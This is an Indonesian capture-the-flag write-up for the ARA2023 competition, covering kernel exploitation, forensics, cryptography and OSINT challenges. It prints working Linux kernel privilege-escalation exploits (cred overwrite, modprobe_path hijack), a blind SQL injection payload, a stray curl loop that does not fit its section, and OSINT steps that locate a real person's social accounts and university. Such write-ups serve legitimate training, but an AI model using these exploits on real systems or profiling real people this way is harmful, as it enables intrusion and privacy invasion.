#include <unistd.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/syscall.h>
#include <inttypes.h>

#define DRV_PATH        "/proc/admin"
#define LEAK_ADDR        0xffffffff8200bba0
#define TS_TASKS_OFF    0x398
#define TS_CRED_OFF      0x638

uint64_t init_task = 0xffffffff82411780;
uint64_t init_cred = 0xffffffff824440a0;

int fd;
uint64_t arb_write(uint64_t addr, uint64_t value) {
    ioctl(fd, 0x1001, addr);
    ioctl(fd, 0x1002, value);
}

uint64_t arb_read(uint64_t addr) {
    uint64_t result = 0;

    ioctl(fd, 0x1001, addr);
```

```

    read(fd, &result, 8);
    return result;
}

int main(int argc, char*argv[]) {
    fd = open(DRV_PATH, O_RDWR);
    if(fd < 0) {
        perror("open");
        return -1;
    }

    uint64_t current_task = arb_read(0);
    printf("[+] current_task = %p\n", current_task);

    uint64_t kaslr_offset = arb_read(current_task + 0x78) -
LEAK_ADDR;
    printf("[+] kaslr_offset = 0x%llx\n", kaslr_offset);

    init_cred += kaslr_offset;
    printf("[+] init_cred = 0x%llx\n", init_cred);

    arb_write(current_task + TS_CRED_OFF, init_cred);
    printf("[+] uid = %d\n", getuid());

    system("/bin/sh");
}

```

Flag

ARA2023{you\_set\_your\_gid\_or\_uid\_as\_bakso\_by\_predicting\_offsets\_s0\_1337}



## Directive Communication (500 pts)

Soal kernel juga, namun kaslr dan fgkaslr nyala tapi nosmap and nosmep. Ini mirip dengan soal IFEST2022 yang sith\_force. Maaf waktu mepet pokoknya kita bisa leak lewat panass\_read

```
1 ssize_t __fastcall panass_read(file *filp, char *buffer, size_t length, loff_t *offset)
2 {
3     const char *v5; // rcx
4     const char *v6; // kr00_8
5     char temp[64]; // [rsp+0h] [rbp-60h] BYREF
6     unsigned __int64 v9; // [rsp+40h] [rbp-20h]
7
8     v9 = __readgsqword(0x28u);
9     strcpy(temp, "ara2023! \n");
10    memset(&temp[11], 0, 53);
11    v5 = memcpy(msg, temp, itor);
12    v6 = &v5[strlen(v5)];
13    if ( length > 0x800 )
14    {
15        warn_printk("Buffer overflow detected (%d < %lu)!\n", 2048LL, length);
16        BUG();
17    }
18    return v6 - v5 - copy_to_user(buffer, msg, length);
19 }
```

Lalu kita bisa panggil ret2usr lewat ioctl()

```
1 int64 __fastcall panass_ioctl(file *filp, unsigned int ioctl_num, unsigned int64 ioctl_param)
2 {
3     int64 result; // rax
4
5     if ( ioctl_num == 4918 )
6     {
7         itor = ioctl_param;
8     }
9     else if ( ioctl_num == 4919 )
10    {
11        aseng = ioctl_param; bool
12        return (ioctl_param)(filp);
13    }
14    return result;
15 }
```

No SMAP & SMEP, tinggal overwrite modprobe.

Full script:

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <string.h>
#include <stdint.h>

unsigned long cookie;
unsigned long kernel_base;
unsigned long *modprobe_path;
int64_t buf[0x400];
int64_t buf2[0x400];
int fd;
char *VULN_DRV = "/dev/panass";

int init(){
    fd = open(VULN_DRV, O_RDWR);
    if(fd < 0) {
```

```

        perror("open");
        return 1;
    }
    printf("fd = %d\n", fd);
}

void get_flag(void){
    puts("[*] Returned to userland, setting up for fake modprobe");
    system("echo '#!/bin/sh\ncp /flag /tmp/flag\nchmod 777 /tmp/flag' > /tmp/x");
    system("chmod +x /tmp/x");
    system("echo -ne '\\xff\\xff\\xff\\xff' > /tmp/dummy");
    system("chmod +x /tmp/dummy");
    puts("[*] Run unknown file");
    system("/tmp/dummy");
    puts("[*] Hopefully flag is readable");
    system("cat /tmp/flag");
    exit(0);
}

void pwn(){
    modprobe_path = kernel_base + 0x14457a0;
    modprobe_path[0] = 0x782f706d742f; // /tmp/x
}

int main(int argc, char const *argv[])
{
    init();
    ioctl(fd, 0x1336, 0x100);
    read(fd, buf, 0x100);
    for (int i = 0; i < 0x30; ++i)
    {
        printf("Leak: %d: 0x%lx\n", i, *(long*)&buf[i]);
    }
    cookie = *(long*)&buf[8];
    kernel_base = *(long*)&buf[29] - 0x20007c;
    printf("kernel_base: 0x%lx\n", kernel_base);
    printf("modprobe_path: 0x%lx\n", modprobe_path);
    ioctl(fd, 0x1337, (void*)&pwn);
    get_flag();
    return 0;
}

```

Flag : ARA2023{\$uch\_4\_cl4ssic\_m3th0d\_much\_simpl3r}

# Forensic

## Thinker (100 pts)

Diberikan file png yang ternyata didalamnya terdapat beberapa file, menggunakan foremost didapatkanlah recursive zip, yang dimana cara dapat flagnya adalah

```
echo 'QVJBMjAyM3s=' | base64 -d
bytes.fromhex('35216D706C335F').decode()
https://gchq.github.io/CyberChef/#recipe=From\_Binary\('Space'.8\)&input=MDEwMDAwMTEgMDAxMTAwMDAgMDExMTAwMTAgMDExMTAwMTAgMDExMTAxMDEgMDExMTAwMDAgMDExMTAxMDAgMDAxMTAwMTEgMDExMDAxMDAgMDEwMTEK
Benerin pngnya > from i in char: print(chr(i))
```

Flag = ARA2023{5!mpl3\_C0rrupt3d\_1m4ge5}

## Leakages (500 pts)

Diberikan sebuah raw text yang merupakan sebuah log dengan hint **transparent-proxy**, dari sini dilakukanlah pencarian apakah ada sebuah module yang bisa membantu untuk parsing log tersebut, dan ditemukanlah **mitmproxy**. Mitmproxy ini ada GUI nya yaitu mitmweb yang membuat lebih enak melihat lognya

File

Start

Options

Flow

Replay

Duplicate

Revert

Delete

Mark

Download

Export

Resume


Abort

Flow Modification					Export		Interception		Request	Response	Connection	Timing
Path	Method	Status	Size	Time								
http://192.168.1.95:5000/upload	POST	302	2.9kb	168ms						<li class="list-group-item"> <a href="/download/4c929977-7599-401d-9232-521398660dc0">pB0eyr0N</a> </li> <li class="list-group-item"> <a href="/download/1520d1da-e483-488b-9580-f524f9944fa6">YbYtjPR5</a> </li> <li class="list-group-item"> <a href="/download/8a81a82c-ea26-424e-844d-5656b4be13df">WhzzfiV</a> </li> <li class="list-group-item"> <a href="/download/1a52181b-ca94-4861-9646-81470e471dd">skukhrfUjZ</a> </li> <li class="list-group-item"> <a href="/download/66271f55-fa82-492b-98ad-cb336faf4ec4">SK0L1thf</a> </li> <li class="list-group-item"> <a href="/download/aed5c132-3b5e-4583-b7a4-70b03731fda0">MarIUECK</a> </li> <li class="list-group-item"> <a href="/download/57c13293-6f8a-4826-bd84-650a92599d1">zziXecDXt</a> </li> <li class="list-group-item"> <a href="/download/c899f8da-00f4-43da-b4ad-9f6216b50853">0DBEnrvCt</a> </li> <li class="list-group-item"> <a href="/download/cb82ce3a-1472-4eb8-889a-3735525a96">QvSby8TD</a> </li> <li class="list-group-item"> <a href="/download/b742eelb-f80d-434e-bd81-cda3230d5bd5">vL0aVeZ</a> </li> </ul> </div> </div> </div>		
http://192.168.1.95:5000/	GET	200	10.8kb	26ms								
http://192.168.1.95:5000/	GET	200	11.8kb	25ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	141ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	134ms								
http://192.168.1.95:5000/	GET	200	11.8kb	28ms								
http://192.168.1.95:5000/	GET	200	12.9kb	26ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	177ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	179ms								
http://192.168.1.95:5000/	GET	200	12.9kb	47ms								
http://192.168.1.95:5000/	GET	200	13.9kb	38ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	148ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	156ms								
http://192.168.1.95:5000/	GET	200	13.9kb	33ms								
http://192.168.1.95:5000/	GET	200	14.9kb	32ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	148ms								
http://192.168.1.95:5000/upload	POST	302	2.9kb	149ms								
http://192.168.1.95:5000/	GET	200	14.9kb	26ms								
http://192.168.1.95:5000/	GET	200	16.0kb	29ms								
http://192.168.1.95:5000/download	POST	302	2.9kb	142ms								

0000

mitmproxy 3.0.1

Dari sini dapat terlihat jelas bahwa ini merupakan log sebuah service yang vulnerable pada SQLi yaitu pada file uploadnya, dimana attack vectornya adalah file recordsnya. Dan disini terlihat bahwa flow dari servicenya seperti ini



1. User akan register, disini user akan mendapatkan cookie/session
2. Saat akan mengupload zip, file recordsnya diganti menjadi payload SQLi dengan total 10 payload (masing-masing 5 di Central dan Local header)
3. Payload SQLi yang digunakan adalah `(select caSE wHEN hex(SUBStr((SELECT FILENAME fRoM USER\_stoRAgES LIMIT 0,1), 8, 1)) liKE '67' tHEN x'6e764a6867645846' EISE x'6c564f6357494766' END),(seLEct pATHnAME FrOM UseR\_sToRagEs LImit 0,1),322)`
4. Jika hasilnya **True** maka nama zip yang terupload akan menjadi bagian `tHEN x'6e764a6867645846`" jika tidak maka else nya
5. Oleh karena itu setiap upload akan membentuk 5 file zip baru (Dikarenakan walaupun ada 10 payload, tapi Payload di CH dan LH adalah sama)
6. Lalu disini terlihat juga user menyerang menggunakan threading sehingga **/POST** dan **/GET** tidak berdampingan

Berdasarkan flow tersebut, kita harus mengecek SQLi request dan mengecek nama file zip yang akan terbuat dan traffic yang sesuai dengan cookie/sessionnya untuk mengatasi masalah threading.

Berikut solver yang saya gunakan, terbagi menjadi 2:

get\_session.py

```

c = 0
token = [b'a']*1540
for i in range(0, len(f)):
    if b'session=' in f[i]:
        tmp = f[i].split(b'session=')[1]
        tmp = tmp.split(b',,')[0][:155]
        token[c] = tmp
        c = c + 1
  
```

```
token = set(token)
for i in token:
    print(i.decode())
```

## bismillah.py

```
from mitmproxy import io
import re

f = open('session.txt', 'rb').read()
f = f.split(b'\n')
res = ['-']*56

for cookie in f:
    with open('leakages_log', 'rb') as file:
        flow_reader = io.FlowReader(file)
        list_sql_i = ['c'] * 9999
        list_file = ['c'] * 9999
        list_index = ['c'] * 9999
        list_char = ['c'] * 9999
        x = 0
        y = 0
        z = 0
        cok = 0
        for flow in flow_reader.stream():
            if cookie.decode() in flow.request.cookies['session']:
                req = flow.request.text
                resp = flow.response.text
                if (len(req) > 12):
                    got_sql =
re.findall(".{8}[lL][iI][kK][eE].{6}[tT][hH][eE][nN].{2}\\'.{16}\\'", req)
                    for i in range(0,5):
                        sql_i = got_sql[i].split('\\')[3]
                        numb = int(got_sql[i][:2].replace(' ', ''))
                        char = bytes.fromhex(got_sql[i][14:16]).decode()
                        list_sql_i[x] = sql_i
                        list_index[z] = numb
                        list_char[cok] = char
                        x = x + 1
                        z = z + 1
                        cok = cok + 1
                    elif (len(resp) > 12):
                        got_file = re.findall('<a href=.*\\>.{8}</a>', resp)
```

```

        got_file = got_file[len(got_file)-5:len(got_file)]
        if (len(got_file) < 2):
            continue
        for i in range(0,5):
            name =
got_file[i].split('">')[1].split("<")[0].encode('utf-8').hex()
            list_file[y] = name
            y = y + 1
    for i in range(0,10000):
        if list_file[i] == 'c':
            break
        if list_index[i] == 1:
            if list_char[i] == 'A':
                print(list_sqli[i].lower(), list_file[i])
        sqli = list_sqli[i].lower()
        if sqli == list_file[i]:
            res[list_index[i]] = list_char[i]

result = ''
for i in res:
    result += i
print(result)

```

Flag = ARA2023{r3visit1ng\_4wkward\_sqlite\_1njection\_4210f9e471}

# Cryptography

## One Time Password? (100 pts)

Diberikan 3 variabel A, B, dan XOR yang masing-masing berisi hex. Karena salah satu variabel bernama XOR, tentu ini menjadi clue tersendiri untuk mengerjakan soal ini. Setelah dicoba melakukan operasi xor A dengan XOR dan B dengan XOR, diperoleh hasil bytes berikut.

b' WHY THE CHICKEN CROSS THE ROAD?'  
b' TO REALIZE THIS IS EZ PZ CRYPTO'

Loh, dimana flag nya? Lagi-lagi kalimat yang dihasilkan juga merupakan clue untuk menyelesaikan soal ini. Gampang katanya soal ini. Ya sudah, dicoba saja dengan mengubah nilai variabel yang semula hex mejadi bytes dengan `binascii.unhexlify`. Ternyata variabel XOR menyimpan flag itu sendiri.

Flag = ARA2023{th3\_p\_5t4nd5\_f0r\_p4dzz}

## Secret Behind Letter (100 pts)

Terdapat 4 variabel yang diberikan, yakni p, q, c, dan e. Nama variabel yang ditampilkan telah memberikan clue tersendiri jikalau masalah ini merupakan RSA, lebih tepatnya RSA yang sangat sederhana. Bahkan kita tidak perlu memfaktorkan bilangan N karena telah disediakan p dan q secara gamblang.

Langsung saja dikerjakan dengan skrip berikut.

```
from Crypto.Util.number import long_to_bytes, inverse

p=
12575333694121267690521971855691638144136810331188248236770880338905811883485064
104865649834927819725617695554472100341361896162022311653301532810101344273

q=
12497483426175072465852167936960526232284891876787981080671162783561411521675809
112204573617358389742732546293502709585129205885726078492417109867512398747

c=
36062934495731792908639535062833180651022813589535592851802572264328299027406413
92734685245421762779331514489294202688698082362224015740571749978795994304054073
41221428388984827675412726778370913038246699129635727146561394220118530281335561
11405072526509839846701570133437746102727644982344712571844332280218

e = 65537
```

```

phi = (p-1) * (q-1)
d = inverse(e, phi)

m = pow(c, d, p*q)
print(long_to_bytes(m))

```

Langsung didapat flag berikut.

Flag = ARA2023{1t\_turn5\_Out\_to\_b3\_an\_rsa}

## L0v32x0r (100 pts)

Diberikan sebuah strings yang terlihat seperti hex, dan dari title terlihat ada unsur hex, oleh karena itu langsung aja kita bikin skrip

solver.py

```

import binascii
from pwn import *

flag = b'001300737173723a70321e3971331e352975351e247574387e3c'
flag = binascii.unhexlify(flag)
for i in range(256):
    print(xor(i, flag))

```

```

b'=.NLN0\x07M\x0f#\x04L\x0e#\x08\x14H\x08#\x19HI\x05C\x01'
b'>->MOML\x04N\x0c \x070\r \x0b\x17K\x0b \x1aKJ\x06@\x02'
b'?,?LNLM\x050\r!\x06N\x0c!\n\x16J\n!\x1bJK\x07A\x03'
b'@S@3132z0r^y1s^ui5u^d54x>| '
b'ARA2023{1s_x0r_th4t_e45y?}'
b'B0B1310x2p\{\3q\wk7w\f76z<~'
b'CPC0201y3q]z2p]vj6v]g67{=\x7f'
b'DWD7576~4vZ}5wZqm1qZ`10|x'
b'EVE6467\x7f5w[|4v[p]0p[a01};y'

```

Flag = ARA2023{1s\_x0r\_th4t\_e45y?}

## SH4 - 32

Diberikan sebuah strings, dan dengan clue dari title maka langsung saja kita coba menggunakan hashcat



```

linux@linuxtext: /home/2023CTF_Archive/ARA2023$ hashcat -m 1400 -a 0 9be9f4182c157bd77f97d3b20f68ed6b8533175831837c761e759c44f6eeb8 Dictionary.txt --show
9be9f4182c157bd77f97d3b20f68ed6b8533175831837c761e759c44f6eeb8:415241323032337b6834736833645f30525f6e4f545f6834736833647c
linux@linuxtext: /home/2023CTF_Archive/ARA2023$ python3
Python 3.10.6 (main, Nov 14 2022, 16:10:14) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license()" for more information.
>>> import binascii
>>> binascii.unhexlify(b'415241323032337b6834736833645f30525f6e4f545f6834736833647d')
b'ARA2023{h4sh3d_0R_n0T_h4sh3d}'
>>>

```

Flag = ARA2023{h4sh3d\_0R\_n0T\_h4sh3d}

## babychall (132 pts)

Diberikan 3 pasang variabel, yakni  $c_1$ ,  $c_2$ ,  $c_3$ , dan  $n_1$ ,  $n_2$ ,  $n_3$ . Melihat pasangan-pasangan ini, hal yang terpikirkan adalah RSA dengan modifikasi Chinese Remainder Theorem (CRT). Melihat banyaknya pasang variabel yang tidak terlalu banyak, saya mencoba untuk menyelesaikannya terlebih dahulu dengan tools yang ada di internet ketimbang membuat skripnya sendiri. Tools tersebut dapat diakses di [https://asecuritysite.com/rsa/rsa\\_ctf02](https://asecuritysite.com/rsa/rsa_ctf02). Tinggal dimasukkan saja keenam variabel yang telah disediakan, lalu tekan Determine dan didapatkanlah hasil berikut.

Parameters

Cipher ( $C_1$ ):

509969731048456631083797511312030854324124901983127146636568236482330384792981928614518342469302081401101736990585  
27919020115432586705400467345647806522331396447650847650133013246673390879227191692488624202782563229677187017004  
58729207793124758166438641448112314489945863231881982352790765130535004090053677,  
N1=105481127267218260612156871017757694550142735824087150106750403579877495059230413046181301355871045357138033343  
315900732228502875706659244844711538497850413046440270578916645981161000807526427004236918404837363404678029443944  
950655102252423415631977020625826867728898231382737396728896847618010577420408630133

Cipher ( $C_2$ ):

267508635447697542205541466679550468324230594820076134825002840126688202849479272407247353088803134399798848563936  
737592797410030710740677510369519880070370418141473628138846420542912315960504818663485277171790970486464711281758  
602468229987868607933059634279556321476204813521201682662328510086496215821461,  
N2=931056210596864748168902154945548028315189484201609417035227591216197858512706086341303074502275579879768181623  
319822896342150371840758647872236812189826020928067578885335871269740910771902427974613189072807590756125774755346  
26062060960739269828789274137274363970056276139434039315860052556417340696998509271

Cipher ( $C_3$ ):

4839901699526651433  
7713248268953556712  
559444148939479639349790682573103673159357012708043907991216696351530129164022711907226189975003929117377671433165  
52376495882986935695146970853914275481717400268832644987157988727575513351441919,  
N3=659185096507422784949713632908748491812683643160126567693391200040007029452719425330975298849640631093770367158  
471761962809438072619868485930004241433202800532790214113942672682553377834949016063196874573515869153146628004346  
32332988978858085931586830283694881538759008360486661936884202274973387108214754101

Modulus ( $N_1$ ):

7702062582686772889  
8231382737396728896  
8476180105774204086  
30133

Modulus ( $N_2$ ):

9274137274363970056  
2761394340393158600  
5255641734069699850  
9271

Modulus ( $N_3$ ):

6830283694881538759  
0083604866619368842  
0227497338710821475  
4101

```

...
Cipher 1:
509969731048456631083797511312030854324124901983127146636568236482330384792981928614518342469302081401101736990585
27919020115432586705400467345647806522331396447650847650133013246673390879227191692488624202782563229677187017004
58729207793124758166438641448112314489945863231881982352790765130535004090053677,
N1=105481127267218260612156871017757694550142735824087150106750403579877495059230413046181301355871045357138033343
315900732228502875706659244844711538497850413046440270578916645981161000807526427004236918404837363404678029443944
950655102252423415631977020625826867728898231382737396728896847618010577420408630133
Cipher 2:
267508635447697542205541466679550468324230594820076134825002840126688202849479272407247353088803134399798848563936
737592797410030710740677510369519880070370418141473628138846420542912315960504818663485277171790970486464711281758
602468229987868607933059634279556321476204813521201682662328510086496215821461,
N2=931056210596864748168902154945548028315189484201609417035227591216197858512706086341303074502275579879768181623
319822896342150371840758647872236812189826020928067578885335871269740910771902427974613189072807590756125774755346
26062060960739269828789274137274363970056276139434039315860052556417340696998509271
Cipher 3:
372306582432525907436085711050273578627909729872088332130179411714487538156548399016995266514337713248268953556712
559444148939479639349790682573103673159357012708043907991216696351530129164022711907226189975003929117377671433165
52376495882986935695146970853914275481717400268832644987157988727575513351441919,
N3=659185096507422784949713632908748491812683643160126567693391200040007029452719425330975298849640631093770367158
471761962809438072619868485930004241433202800532790214113942672682553377834949016063196874573515869153146628004346
32332988978858085931586830283694881538759008360486661936884202274973387108214754101

we can solved M^e with CRT to get
637909221477481890662522977099331448284105784763620732835962595873375029586685193236455464837158506606016969207496
2238849423112851223590005439820895738677517602361390695821101109238744866151486639836319791064679261525747275641
357616469932840585678731249928939472789771140052991172872048660806711660779736719190414518843981239106571327906520
3599168643440793079178601023827829821971669776395630203249509

If we assume e=3, we take the third root to get:
18546115498638787458785982635681687537661446074216167090696171866021207609015690993071745707423516614034205731355
548153541577703187069
Next we convert this integer to bytes, and display as a string.

Decipher: b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'

```

Voila, didapatkan flagnya.

Flag = ARA2023{s00000\_much\_c1ph3r\_but\_5m4ll\_e\_5t1ll\_d0\_th3\_j0b}

## Help (443 pts)

Diberikan file seperti bentuk binary, tapi ternyata bukan binary. Setelah melihat deskripsi dan bertapa akhirnya menemukan sebuah clue **'this text on the display in the office'**. Berarti dari text ini akan di display, dan akhirnya ketemu **7 segment display**. Dan setelah surfing di internet ketemu writeup ini

[https://github.com/pberba/ctf-solutions/blob/master/20180816\\_hackcon/crypto/50\\_light\\_n\\_easy/README.md](https://github.com/pberba/ctf-solutions/blob/master/20180816_hackcon/crypto/50_light_n_easy/README.md)

Kita pake aja script solver.py:D tapi isi help.txt masing2 ditambah 0 diberlakang

solver.py

```
pattern = [
    [-1, 0, 0, 0, -1, -1, -1, -1],
    [ 5, -1, -1, -1, 1, -1, -1, -1],
    [ 5, -1, -1, -1, 1, -1, -1, -1],
    [ 5, -1, -1, -1, 1, -1, -1, -1],
    [-1, 6, 6, 6, -1, -1, -1, -1],
    [ 4, -1, -1, -1, 2, -1, -1, -1],
    [ 4, -1, -1, -1, 2, -1, -1, -1],
    [ 4, -1, -1, -1, 2, -1, -1, -1],
    [-1, 3, 3, 3, -1, -1, 7, -1]
]

ans = ['' for _ in range(len(pattern))]

with open('help.txt') as f:
    codes = f.read().strip().split('\n')

try:
    for e in codes:
        for line in range(len(pattern)):
            for idx in pattern[line]:
                if idx == -1 or e[idx] == '0':
                    ans[line] += ' '
                else:
                    ans[line] += 'X'
except:
    pass

# Uncomment to prettify
# if e == '00000000':
#     print('\n'.join(ans))
#     ans = ['' for _ in range(len(pattern))]
```

```
print('\n'.join(ans))
```

[illegible]


```
[root@localhost ~]# cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 64 | xargs -n 1 sh -c 'curl -s -X GET http://10.10.10.10:8080/robots.txt' | xargs -n 1 sh -c 'curl -s -X GET http://10.10.10.10:8080/robots.txt'
```

Flag = ARA2023{supertranscendentess\_it\_is\_hehe}

# OSINT

## Hey detective, can you help me? (304 pts)

Challenge yang sulit tapi UwU. Diberikan sebuah file video, dan kita disuruh nyari siapa orang di video itu, dengan hanya clue awal dia cosplayer china dan pernah collab dengan **Sakura**, nah saya mulai mencari dengan inisiasi awal **Cosplayer China** bernama **Sakura** dan ditemukanlah ig **sakura.gun**.



Dari sini dicarilah foto berdua, karena bilangny collab. Dan setelah scrolllllllll ditemukanlah ini



Dimana disitu ditag orang dan isi akunnya ada video yang diberikan di soal



Oke karena sudah ketemu, mulailah dijawab pertanyaannya,

### 1. ID Sosmed

Username instagram menggunakan <https://commentpicker.com/instagram-user-id.php> dan jadilah sebuah id

## INSTAGRAM USER ID & ACCOUNT INFORMATION

INSTAGRAM ID

44793134117

INSTAGRAM USERNAME

[@yanzikenko](#)


FOLLOWER COUNT

FOLLOWING COUNT

### 2. Nama Universitas dia berkuliah



Disini kita berselancar ke fb nya, dan ditemukanlah foto dia wisuda



